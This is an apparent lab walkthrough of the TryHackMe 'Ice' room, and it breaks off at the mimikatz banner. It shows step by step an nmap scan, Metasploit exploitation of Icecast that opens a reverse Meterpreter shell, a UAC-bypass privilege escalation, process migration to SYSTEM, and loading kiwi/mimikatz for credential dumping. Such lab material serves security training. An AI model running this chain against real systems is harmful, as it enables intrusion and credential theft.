
#1 Open the LAB-03 in VM

#2 Launch a scan against our target machine, I recommend using a SYN scan set to scan all ports on the machine. The scan command will be provided as a hint, however, it's recommended to complete the room 'RP: Nmap' prior to this room.

You can use whatever scan you want for this exercise, just be sure to get all ports (as signified by the -p-).


nmap -A -p- sV { ip-address }-o nmap.txt

#3 Once the scan completes, we'll see a number of interesting ports open on this machine. As you might have guessed, the firewall has been disabled (with the service completely shutdown), leaving very little to protect this machine. One of the more interesting ports that is open is Microsoft Remote Desktop (MSRDP). What port is this open on?



If you're familiar with networking, this question does not require nmap. RDP usually runs on port 3389.

#4 What service did nmap identify as running on port 8000? (First word of this service)




#5 What does Nmap identify as the hostname of the machine? (All caps for the answer)

```
Host script results:
|_clock-skew: mean: 1h15m00s, deviation: 2h30m00s, median: 0s
| nbstat: NetBIOS name: DARK-PC  NetBIOS user: <unknown>, NetBIOS MAC: 02:a6:e9:ac:5b:6c (unknown)
| Names:
|   DARK-PC<00>          Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   DARK-PC<20>          Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
```

Task 3: Gain Access

#1 Now that we've identified some interesting services running on our target machine, let's do a little bit of research into one of the weirder services identified: Icecast. Icecast, or well at least this version running on our target, is heavily flawed and has a high level vulnerability with a score of 7.5 (7.4 depending on where you view it). What type of vulnerability is it? Use https://www.cvedetails.com for this question and the next.



Icecast : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2014-9091	264		+Priv	2014-12-10	2014-12-11	4.6	User	Local	Low	Not required	Partial	Partial	Partial
	Icecast before 2.4.0 does not change the supplementary group privileges when <changeowner> is configured, which allows local users to gain privileges via unspecified vectors.													
2	CVE-2014-9018	200		+Info	2014-12-03	2017-09-07	5.0	None	Remote	Low	Not required	Partial	None	None
	Icecast before 2.4.1 transmits the output of the on-connect script, which might allow remote attackers to obtain sensitive information, related to shared file descriptors.													
3	CVE-2011-4612	20			2012-11-19	2012-11-28	5.0	None	Remote	Low	Not required	None	Partial	None
	icecast before 2.3.3 allows remote attackers to inject control characters such as newlines into the error log (error.log) via a crafted URL.													
4	CVE-2007-1344			Exec Code Overflow	2007-03-08	2017-07-28	9.3	Admin	Remote	Medium	Not required	Complete	Complete	Complete
	Multiple buffer overflows in src/ezstream.c in Ezstream before 0.3.0 allow remote attackers to execute arbitrary code via a crafted XML configuration file processed by the (1) urlParse function, which causes a stack-based overflow and the (2) ReplaceString function, which causes a heap-based overflow. NOTE: some of these details are obtained from third party information.													
5	CVE-2005-0838			DoS Exec Code Overflow	2005-05-02	2017-07-10	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
	Multiple buffer overflows in the XSL parser for IceCast 2.20 may allow attackers to cause a denial of service and possibly execute arbitrary code via (1) a long test value in an xsl:when tag, (2) a long test value in an xsl:if tag, or (3) a long select value in an xsl:value-of tag.													
6	CVE-2005-0837			Bypass	2005-05-02	2017-07-10	5.0	None	Remote	Low	Not required	Partial	None	None
	IceCast 2.20 allows remote attackers to bypass the XSL parser and obtain the source for XSL files via a request for a .xsl file with a trailing . (dot).													
7	CVE-2004-2027			DoS Overflow	2004-05-10	2017-07-10	5.0	None	Remote	Low	Not required	None	None	Partial
	Buffer overflow in Icecast 2.0.0 and earlier allows remote attackers to cause a denial of service (crash) via a long Basic Authorization header that triggers an out-of-bounds read.													
8	CVE-2004-1561			Exec Code Overflow	2004-12-31	2017-07-10	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
	Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.													
9	CVE-2004-0781			XSS	2004-10-20	2017-07-10	4.3	None	Remote	Medium	Not required	None	Partial	None
	Cross-site scripting (XSS) vulnerability in list.cgi in the Icecast internal web server (icecast-server) 1.3.12 and earlier allows remote attackers to inject arbitrary web script via the UserAgent parameter.													
10	CVE-2002-1982			Dir. Trav.	2002-12-31	2008-09-05	5.0	None	Remote	Low	Not required	Partial	None	None
	Directory traversal vulnerability in the list_directory function in Icecast 1.3.12 allows remote attackers to determine if a directory exists via a .. (dot dot) in the GET request, which returns different error messages depending on whether the directory exists or not.													
11	CVE-2002-0177			Exec Code Overflow	2002-04-22	2016-10-17	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
	Buffer overflows in icecast 1.3.11 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request from an MP3 client.													

#2 What is the CVE number for this vulnerability? This will be in the format: CVE-0000–0000

Icecast : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

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8	CVE-2004-1561			Exec Code Overflow	2004-12-31	2017-07-10	7.5	User	Remote	Low	Not required	Partial	Partial	Partial
	Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.													
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	Buffer overflows in icecast 1.3.11 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request from an MP3 client.													

#3 Now that we've found our vulnerability, let's find our exploit. For this section of the room, we'll use the Metasploit module associated with this exploit. Let's go ahead and start Metasploit using the command `msfconsole`

```
root@kali:~/THM/Ice# msfconsole

  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v5.0.89-dev                          ]
+ -- --=[ 2017 exploits - 1100 auxiliary - 343 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can use help to view all available commands

[*] Starting persistent handler(s)...
msf5 >
```

#4 After Metasploit has started, let's search for our target exploit using the command 'search icecast'. What is the full path (starting with exploit) for the exploitation module? This module is also referenced in 'RP: Metasploit' which is recommended to be completed prior to this room, although not entirely necessary.

```
msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite
```

#5 Let's go ahead and select this module for use. Type either the command `use icecast` or `use 0` to select our search result.

```
msf5 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```

#6 Following selecting our module, we now have to check what options we have to set. Run the command `show options`. What is the only required setting which currently is blank?

```
msf5 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   8000             yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

#7 Let's set that last option to our target IP. Now that we have everything ready to go, let's run our exploit using the command `exploit`

```
msf5 exploit(windows/http/icecast_header) > set RHOSTS 10.10.36.72
RHOSTS => 10.10.36.72
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.2.15.224:4444
[*] Sending stage (176195 bytes) to 10.10.36.72
[*] Meterpreter session 1 opened (10.2.15.224:4444 -> 10.10.36.72:49219) at 2020-07-09 16:05:48 -0400

meterpreter >
```

Task 4: Escalate

#1 Woohoo! We've gained a foothold into our victim machine! What's the name of the shell we have now?

```
msf5 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.2.15.224:4444
[*] Sending stage (176195 bytes) to 10.10.36.72
[*] Meterpreter session 1 opened (10.2.15.224:4444 → 10.10.36.72:49219) at 2020-07-09 16:05:48 -0400

meterpreter > 
```

#2 What user was running that Icecast process? The commands used in this question and the next few are taken directly from the 'RP: Metasploit' room.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User          Path
 ---   ----  ----                  ----  -------  ----          ----
 0     0     [System Process]
 4     0     System
 416   4     smss.exe
 544   536   csrss.exe
 584   692   svchost.exe
 592   536   wininit.exe
 604   584   csrss.exe
 652   584   winlogon.exe
 692   592   services.exe
 700   592   lsass.exe
 708   592   lsm.exe
 816   692   svchost.exe
 884   692   svchost.exe
 932   692   svchost.exe
 1020  692   svchost.exe
 1060  692   svchost.exe
 1136  692   svchost.exe
 1256  692   spoolsv.exe
 1320  692   svchost.exe
 1440  692   taskhost.exe          x64   1        Dark-PC\Dark  C:\Windows\System32\taskhost.exe
 1488  692   amazon-ssm-agent.exe
 1512  1020  dwm.exe               x64   1        Dark-PC\Dark  C:\Windows\System32\dwm.exe
 1524  1504  explorer.exe          x64   1        Dark-PC\Dark  C:\Windows\explorer.exe
 1628  816   WmiPrvSE.exe
 1704  692   LiteAgent.exe
 1744  692   svchost.exe
 1884  692   Ec2Config.exe
 1968  692   sppsvc.exe
 2112  692   svchost.exe
 2332  1524  Icecast2.exe          x86   1        Dark-PC\Dark  C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
 2500  692   vds.exe
 2596  816   rundll32.exe          x64   1        Dark-PC\Dark  C:\Windows\System32\rundll32.exe
 2604  692   TrustedInstaller.exe
 2624  692   SearchIndexer.exe
 2656  2596  dinotify.exe          x64   1        Dark-PC\Dark  C:\Windows\System32\dinotify.exe
```

#3 What build of Windows is the system?

```
meterpreter > sysinfo
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

#4 Now that we know some of the finer details of the system we are working with, let's start escalating our privileges. First, what is the architecture of the process we're running?

```
meterpreter > sysinfo
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

#5 Now that we know the architecture of the process, let's perform some further recon. While this doesn't work the best on x64 machines, let's now run the following command `run post/multi/recon/local_exploit_suggester`. *This can appear to hang as it tests exploits and might take several minutes to complete*

```
meterpreter > run post/multi/recon/local_exploit_suggester
```

#6 Running the local exploit suggester will return quite a few results for potential escalation exploits. What is the full path (starting with exploit/) for the first returned exploit?

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.36.72 - Collecting local exploits for x86/windows ...
[*] 10.10.36.72 - 31 exploit checks are being tried ...
[+] 10.10.36.72 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.36.72 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

#7 Now that we have an exploit in mind for elevating our privileges, let's background our current session using the command `background` or `CTRL + z`. Take note of what session number we have, this will likely be 1 in this case. We can list all of our active sessions using the command `sessions` when outside of the meterpreter shell.

```
meterpreter >
Background session 1? [y/N]
msf5 exploit(windows/http/icecast_header) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x86/windows  Dark-PC\Dark @ DARK-PC  10.2.15.224:4444 → 10.10.36.72:49219 (10.10.36.72)
```

#8 Go ahead and select our previously found local exploit for use using the command `use FULL_PATH_FOR_EXPLOIT`

```
msf5 exploit(windows/http/icecast_header) > use exploit/windows/local/bypassuac_eventvwr
msf5 exploit(windows/local/bypassuac_eventvwr) >
```

#9 Local exploits require a session to be selected (something we can verify with the command `show options`), set this now using the command `set session SESSION_NUMBER`

```
msf5 exploit(windows/local/bypassuac_eventvwr) > show options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

Exploit target:

   Id  Name
   --  ----
   0   Windows x86


msf5 exploit(windows/local/bypassuac_eventvwr) > set session 1
session => 1
msf5 exploit(windows/local/bypassuac_eventvwr) > show options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```


#10 Now that we've set our session number, further options will be revealed in the options menu. We'll have to set one more as our listener IP isn't correct. What is the name of this option?

Answer: lhost

#11 Set this option now. You might have to check your IP on the TryHackMe network using the command `ip addr`


```
msf5 exploit(windows/local/bypassuac_eventvwr) > ip addr
[*] exec: ip addr

3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 100
    link/none
    inet 10.2.15.224/17 brd 10.2.127.255 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::6223:b3c8:9417:3a41/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
msf5 exploit(windows/local/bypassuac_eventvwr) > set lhost 10.2.15.224
lhost => 10.2.15.224
```

#12 After we've set this last option, we can now run our privilege escalation exploit. Run this now using the command `run`. Note, this might take a few attempts and you may need to relaunch the box and exploit the service in the case that this fails.



Note: sometimes Metasploit doesn't take the IP address you set. If you receive "Exploit completed, but no session was created.", try checking that you have to correct IP address set.

#13 Following completion of the privilege escalation a new session will be opened. Interact with it now using the command `sessions SESSION_NUMBER`



#14 We can now verify that we have expanded permissions using the command `getprivs`. What permission listed allows us to take ownership of files?

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```


Task 5: Looting

#1 Prior to further action, we need to move to a process that actually has the permissions that we need to interact with the lsass service, the service responsible for authentication within Windows. First, let's list the processes using the command `ps`. Note, we can see processes being run by NT AUTHORITY\SYSTEM as we have escalated permissions (even though our process doesn't).

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 544   536   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 584   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 592   536   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 604   584   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 652   584   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 692   592   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 700   592   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 708   592   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 816   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 884   692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 932   692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1020  692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1060  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1136  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1256  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1296  816   slui.exe              x64   1        Dark-PC\Dark                  C:\Windows\System32\slui.exe
 1320  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1440  692   taskhost.exe          x64   1        Dark-PC\Dark                  C:\Windows\System32\taskhost.exe
 1488  692   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1512  1020  dwm.exe               x64   1        Dark-PC\Dark                  C:\Windows\System32\dwm.exe
 1524  1504  explorer.exe          x64   1        Dark-PC\Dark                  C:\Windows\explorer.exe
 1628  816   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
 1704  692   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1744  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1884  692   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1968  692   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 2112  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 2332  1524  Icecast2.exe          x86   1        Dark-PC\Dark                  C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
 2580  692   vds.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
 2596  816   rundll32.exe          x64   1        Dark-PC\Dark                  C:\Windows\System32\rundll32.exe
 2604  692   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
 2624  692   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 2656  2596  dinotify.exe          x64   1        Dark-PC\Dark                  C:\Windows\System32\dinotify.exe
 3540  604   conhost.exe           x64   1        Dark-PC\Dark                  C:\Windows\System32\conhost.exe
 3916  2708  powershell.exe        x86   1        Dark-PC\Dark                  C:\Windows\SysWOW64\WindowsPowershell\v1.0\powershell.exe
```


#2 In order to interact with lsass we need to be 'living in' a process that is the same architecture as the lsass service (x64 in the case of this machine) and a process that has the same permissions as lsass. The printer spool service happens to meet our needs perfectly for this and it'll restart if we crash it! What's the name of the printer service?

Mentioned within this question is the term 'living in' a process. Often when we take over a running program we ultimately load another shared library into the program (a dll) which includes our malicious code. From this, we can spawn a new thread that hosts our shell.




708	592	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsm.exe
816	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
884	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
932	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1020	692	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1060	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1136	692	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
1256	692	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1296	816	slui.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\slui.exe
1320	692	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1440	692	taskhost.exe	x64	1	Dark-PC\Dark	C:\Windows\System32\taskhost.exe
1488	692	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe

#3 Migrate to this process now with the command `migrate -N PROCESS_NAME`



```
meterpreter > migrate -N spoolsv.exe
[*] Migrating from 3916 to 1256...
[*] Migration completed successfully.
```

#4 Let's check what user we are now with the command `getuid`. What user is listed?



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

#5 Now that we've made our way to full administrator permissions we'll set our sights on looting. Mimikatz is a rather infamous password dumping tool that is incredibly useful. Load it now using the command `load kiwi` (Kiwi is the updated version of Mimikatz)

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
